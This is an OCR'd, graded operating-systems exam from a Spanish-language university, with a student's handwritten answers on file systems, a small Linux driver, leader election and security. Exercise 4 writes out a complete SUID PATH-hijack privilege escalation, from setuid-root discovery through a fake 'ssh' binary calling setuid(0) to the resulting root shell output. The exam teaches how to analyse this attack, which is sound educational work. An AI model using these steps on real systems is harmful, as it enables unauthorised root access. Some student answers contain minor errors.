Sistemas Operativos

Departamento de Computación – FCEyN – UBA
Segundo cuatrimestre de 2019

Nombre y apellido: _____

Nº orden: 11 L.U.: _____ Cant. hojas: 5

Segundo recuperatorio – 26/11 - Segundo recuperatorio de 2019

1	2	3	4	Nota
25	25	25	25	100

- Numere las hojas entregadas. Complete en la primera hoja la cantidad total de hojas entregadas.
- Entregue esta hoja junto al examen, la misma **no** se incluye en la cantidad total de hojas entregadas.
- Cada ejercicio debe realizarse en hojas separadas y numeradas. Debe identificarse cada hoja con nombre, apellido y LU.
- La devolución de los exámenes corregidos es personal. Los pedidos de revisión se realizarán por escrito, antes de retirar el examen corregido del aula.
- Los parciales tienen tres notas: I (Insuficiente): 0 a 59 pts, A- (Aprobado condicional): 60 a 64 pts y A (Aprobado): 65 a 100 pts. No se puede aprobar con A- ambos parciales. Los recuperatorios tienen dos notas: I: 0 a 64 pts y A: 65 a 100 pts.

Ejercicio 1.(25 puntos)
Se tiene un file system híbrido Inodo + Lista enlazada. Los inodos son tipo FS Ext2, a excepción que solo tiene una indirección que apunta a una lista enlazada, la cual es una lista de los bloques restantes del archivo. Los primeros 12 bloques del archivo son apuntados de forma directa desde los apuntadores directos del inodo, el resto se registran en la lista enlazada. Cada nodo de la lista tiene dos apuntadores: uno apunta a un bloque del archivo, y el otro apunta al siguiente nodo. El último nodo de la lista apunta al último bloque del archivo, y a NULO. El FS tiene bloques de tamaño 8 KB. Se usan 32 bits para direccionar bloques. La memoria usa palabras de 32 bits. El filesystem contiene un archivo recu2.txt de 450 MB, en la ruta /tmp/parciales. Si se requieren leer los primeros 35000000 bytes del archivo, a partir del byte 400000, del mismo archivo:

a) ¿Qué estructuras de datos del file system se deben usar para hacer la lectura? ¿En qué orden?
b) ¿Aproximadamente cuántos accesos de escritura y de lectura a disco se deben hacer? Justifique su respuesta, y mencione qué consideraciones tomó en cuenta.
c) ¿Aproximadamente cuántos accesos de escritura y de lectura a memoria se deben hacer? Justifique su respuesta y mencione qué consideraciones tomó en cuenta.

Considere que el FS ya está montado, pero no se han cargado ninguna de sus estructuras a la memoria.

Ejercicio 2.(25 puntos)
Explique qué función hace un driver que usa el código que se muestra a continuación. Justifique su respuesta explicando el funcionamiento de las partes principales del código.

```
#define MODULE
#define __KERNEL__
struct file_operations memoria_fops = {
        read: memoria_read,
        write: memoria_write,
        open: memoria_open,
        release: memoria_release };
int memoria_major = 60;
char *memoria_buffer;
int init_module(void) {
        int result;
        result = register_chrdev(memoria_major, "memoria",&memoria_fops);
        if (result < 0) {
                printk("<1>memoria: no puedo obtener numero mayor %d\n",memoria_major);
                return result; }
        memoria_buffer = kmalloc(1, GFP_KERNEL);
        if (!memoria_buffer) {
                result = -ENOMEM;
                goto fallo; }
        memset(memoria_buffer, 0, 1);
        printk("<1>Insertando modulo\n");
        return 0;
        fallo:
                cleanup_module();
                return result;      }
void cleanup_module(void) {
        unregister_chrdev(memoria_major, "memoria");
        if (memoria_buffer) { kfree(memoria_buffer); }
```

```
        printk("<1>Quitando modulo\n");  }
int memoria_open(struct inode *inode, struct file *filp) {
        MOD_INC_USE_COUNT;
        return 0; }
int memoria_release(struct inode *inode, struct file *filp) {
        MOD_DEC_USE_COUNT;
        return 0; }
ssize_t memoria_read(struct file *filp, char *buf,size_t count, loff_t *offset) {
        copy_to_user(buf,memoria_buffer,1);
        if (*offset == 0) {
                *offset+=1;
                return 1; }
        else { return 0; } }
ssize_t memoria_write( struct file *filp, char *buf,size_t count, loff_t *offset) {
        char *tmp;
        tmp=buf+count-1;
        copy_from_user(memoria_buffer,tmp,1);
        return 1; }
```

le copia al usuario lo que hay en el buffer. Para q' pueda leer de ahí.

copia al buffer_mem el último caracter de buf.

Ayudas:

- La función *memset* de C **memset(void *str, int c, size_t n)* copia el caracter *c* (un char sin signo) a los primeros *n* caracteres de *str*.
- MOD_INC_USE_COUNT / MOD_DEC_USE_COUNT: Macros usadas para incrementar o decrementar el número de usuarios que están usando el driver en un determinado momento. El SO se encarga de gestionarlas.

Ejercicio 3.(25 puntos)
En gran variedad de sistemas distribuidos es importante seleccionar un líder entre los nodos participantes para que coordine las acciones de todo el grupo. Proponga y escriba un algoritmo para seleccionar un líder entre N nodos que participan en un sistema distribuido, e incluya la posibilidad de seleccionar un nuevo líder si el actual falla.

Ejercicio 4.(25 puntos)
Cada uno de los siguientes pasos se realiza para ejecutar un ataque. Explique el ataque que se realiza. Justifique su respuesta explicando para qué se realiza cada paso.

```
1 $ find / -user root -perm -4000 -exec ls -ld {} \;
...
-rwsr-xr-x 1 root root 8640 nov 20 11:20 /home/rbaader/Escritorio/scp
2 $ cd /home/rbaader/Escritorio
3 $ ltrace ./scp
system("ssh milagro@dc.uba.ar"^C <no return ...>
--- SIGINT (Interrupt) ---
--- SIGCHLD (Child exited) ---
<... system resumed> )                  = 2
+++ exited (status 0) +++
4 $ cat <<EOT >> ssh.c
int main(int argc, char **argv) {
        setuid(0);
        system("id && whoami");
        return 0; }
EOT
5 $ gcc ssh.c -o ssh
6 $ chmod +x ssh
7 $ ls -l ssh
-rwxrwxr-x 1 rbaader rbaader 8571 Jan 18 09:03 ssh
8 $ PATH=.:${PATH}
9 $ export PATH
10 $ echo $PATH
.:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
11 $ scp
uid=0(root) gid=1000(rbaader) groups=0(root),1000(rbaader)
root
```

1 busca archivos o programas con permisos de root

3 rastrea las llamadas a librerías que hace scp

4 setea permisos de root con 0


7 el usuario rbaader logra tener permisos de root y cambia la variable de ambiente path

Ayuda:

- *ltrace* es un rastreador de llamadas a librerías dinámicas del sistema y se utiliza principalmente para rastrear llamadas a funciones de librerías realizadas por programas.

Ejercicio 1 = File system híbrido, Inodo + Lista enlazada.
INODOS → EXT2.

Primero veamos cómo es la estructura de los Inodos del F.S.




Los nodos de la lista enlazada están compuestos por un puntero al bloque de datos (donde se encuentra la información del archivo) y un puntero al siguiente nodo de la lista.

- F.S. tq bloques de tamaño 8 KB.
- 32 bits = 4 bytes p/ direccionar bloques.
- Memoria usa palabras de 32 bits = 4 bytes.

Archivo recu2.txt, 450 MB en la ruta /tmp/parcial2

a- Para realizar la lectura, necesitamos acceder al superbloque y obtener el Inodo correspondiente en root/.

desc. de grupo?



Una vez que accedo a un inodo "tengo que buscar" dónde se encuentra el bloque de datos que estoy buscando (sí en los 12 primeras entradas simples o en la indirecta que apunta a la lista enlazada).
Una vez "encontrado" el bloque de datos "busco" donde se encuentra el Inodo siguiente, y así hasta llegar al Inodo del archivo que estoy buscando. ✓

b. Suponiendo que para "encontrar" el Inodo del archivo cuento accesos a "bloques" tenemos (falta contar super bloque y desc. de grupo)

△ 7 lecturas de "bloques" hasta llegar al inodo del archivo.

△ Como sabemos que se quiere leer a partir de los 400KB aprox, y las 12 primeras entradas del inodo tienen 96 KB de información del archivo ($12 \text{ entradas} \times \frac{8\,KB}{\text{bloque datos}}$) tenemos que leer de la lista enlazada. ✓

△ Sumamos 1 lectura de la entrada indirecta que apunta a la lista enlazada

Δ Como este F.S. utiliza una estructura de lista enlazada no puedo ir directamente a la "parte" que quiero leer del archivo, sino que tengo que recorrer toda la lista hasta encontrarla.

Hasta el momento sé que hay 96 KB del archivo que no voy a mirar y que no están en la lista. Nos quedan recorrer en la lista 304 KB para llegar a donde queríamos empezar a leer el archivo. Como en cada bloque de datos guardo 8 KB del archivo, tengo que recorrer 304 KB / 8KB, es decir 38 NODOS de la lista enlazada para poder llegar al nodo que tiene la info del archivo a partir de los 400 KB.

Δ Ahora debo leer ~~35~~ 35.000 KB del archivo. (aprox.)
Voy a acceder a 35.000 KB / 8 KB nodos, es decir 4375 NODOS.

Resumiendo, necesito leer: 7 + 1 + 38 + 4375 = 4421
para realizar la operación que me piden.

- Considerar que 1 KB ≈ 1000 bytes
  1 MB ≈ 1.000.000 bytes.

c - Para leer lo que nos pide el enunciado se necesitó leer 4421 bloques aproximadamente.
Como la memoria usa palabras de 32 bits = 4 bytes y suponiendo que hubo que cargar a memoria los inodos correspondientes a los directorios donde se encuentra el archivo y cargar la parte del archivo que se quiere leer, tenemos aproximadamente:

$$\frac{4421 \text{ bloques} \times 8 \text{ KB}}{} = 35.368 \text{ KB} \approx 35.368.000 \text{ B}$$

Entonces tenemos $\frac{35.368.000 \text{ B}}{4 \text{ B}} = 8.842.000$ escrituras y lecturas de memoria. Bien! ✓

B

Ejercicio 2 = Funcionalidad del driver:

Δ En el struct file_operations memoria_fops indica cuáles son las operaciones que tiene disponible este driver, read, write, open, release; y dónde se encuentran para poder ser llamadas.

Δ Inicializa un buffer (memoria_buffer) para almacenar información y un entero "memoria_major".

Δ En la función init "carga" las operaciones, si hubo algún error termina y si salió todo bien pide memoria para alojar "1" byte y la guarda en memoria_buffer. En el "if" siguiente lo que hace es chequear que se haya guardado correctamente en la variable buffer (i.e. si "mem_buff == 0" entonces retorna -ERROR). Con la función "memset(memoria_buffer, 0, 1)" copia el char '0', una sola vez, a memoria_buffer. Si falló, llama a la función clean_up_module(), que lo que hace es "desregistrar" las operaciones del módulo y liberar memoria del memoria_buffer en caso de que se haya pedido.

Δ Las funciones memoria_open y memoria_release se encargan de "mantener" la cantidad de usuarios que están usando el driver en un momento dado.

Δ La función memoria_write crea una variable local tmp donde guarda (suponiendo que count es la longitud de la cadena buf) el último caracter de la cadena buf. lugar donde se encuentra almacenado en la memoria del usuario el ...

Luego, copia de la memoria del usuario, el último caracter de la cadena buf y lo guarda en memoria_buffer.

Δ En la función memoria_read le copia al buffer del usuario lo que hay en memoria_buffer. Si el usuario nunca escribió le copia el caracter '0', si el usuario "escribió" entonces le copia el último caracter de lo que escribió.

- Básicamente la funcionalidad del driver es la siguiente:
  - Si el usuario quiere leer pero nunca escribió → puede leer el char '0'
  - Si el usuario quiere leer se hizo una escritura previamente → lee el último caracter de la cadena que escribió.
  - Si el usuario quiere escribir → se guarda en memoria del kernel el último caracter de la cadena que le pasa como parámetro.

Ejercicio 3 = Sistemas Distribuidos - Elección de Líder entre n nodos.

En principio vamos a considerar 2 opciones:

1. Un nodo random de entre los n participantes quiere ser el líder.

2. Cada nodo se diferencia del resto de alguna manera, supongamos que cada nodo tiene un ID numérico, entonces se elegirá como líder el que tiene mayor ID.

Opción 1 = Un nodo random quiere proclamarse líder,

- Se ubican todos los nodos de forma circular formando un anillo.

- El nodo que quiere ser líder envía un mensaje a sus vecinos "comunicando que quiere ser el líder" (*) Éstos pasan el mensaje a sus vecinos y anteriormente chequean si el mensaje que les llegó, es decir, el ID, es el mismo que tienen ellos.

↳ Si el ID es distinto al del nodo, pasa el mensaje a sus vecinos.

↳ Si el ID es el mismo, significa que el mensaje recorrió el anillo (todos se han enterado que el nodo con ese ID quiere ser el líder) entonces se proclama como Líder.

(*) El mensaje que envía es el número de ID del nodo.

Opción 2 = La idea es similar a la anterior, parto de un nodo cualquiera (habiéndolos "puesto o considerado" a los nodos en forma circular) y voy enviando como mensaje el ID del nodo, sólo que ésta vez lo comparo con el ID de "mi nodo" y si el mío es más grande que el ID que "está circulando", envío mi ID.
Éste termina cuando el nodo de ID máximo le llega como mensaje su mismo ID. Cuando esto pase éste nodo se proclama como Líder y avisa al resto con un mensaje comunicando que él es el líder.

- Si el líder actual falla, en la opción 1 puedo considerar como líder otro nodo random que no sea el actual. En la opción 2, puedo sacar al líder actual "del anillo" buscar un nuevo líder (el de máximo ID) y luego comunicárselo a los nodos del anillo y al "ex líder".

Perfecto! 😊

B

Ejercicio 4 = Seguridad: (y ataques :P)

En la hoja del enunciado enumeré las comandos que el atacante fue realizando.

1. El primer comando que realiza, lo que hace es buscar archivos o programas con permisos o privilegios de root.
   . Entre los archivos y programas resultantes se encuentra /home/rbaader/EScriterio/scp.
2. Se mueve hacia el directorio que contiene éste programa
3. Rastrea las llamadas a liberías que hace el programa scp. Como resultado nos muestra que hace una system call y que el programa 'ssh' no tiene el path de su ubicación.
4. cat nos muestra qué tiene el archivo ssh.c y vemos que en este main se setea permisos de root y luego hace una llamada al sistema.
5. compila el archivo ssh.c, generando el binario 'ssh'
7. En el resultado de la línea 7, podemos ver que el usuario 'rbaader' es quien controla el programa ssh.
8. 9. Cambia la variable de ambiente PATH. para que cuando se invoque a la función ssh, el sistema la busque en otro directorio.

⚠ Con esto que hizo el usuario puede poner código malicioso en el programa ssh y atacar al sistema.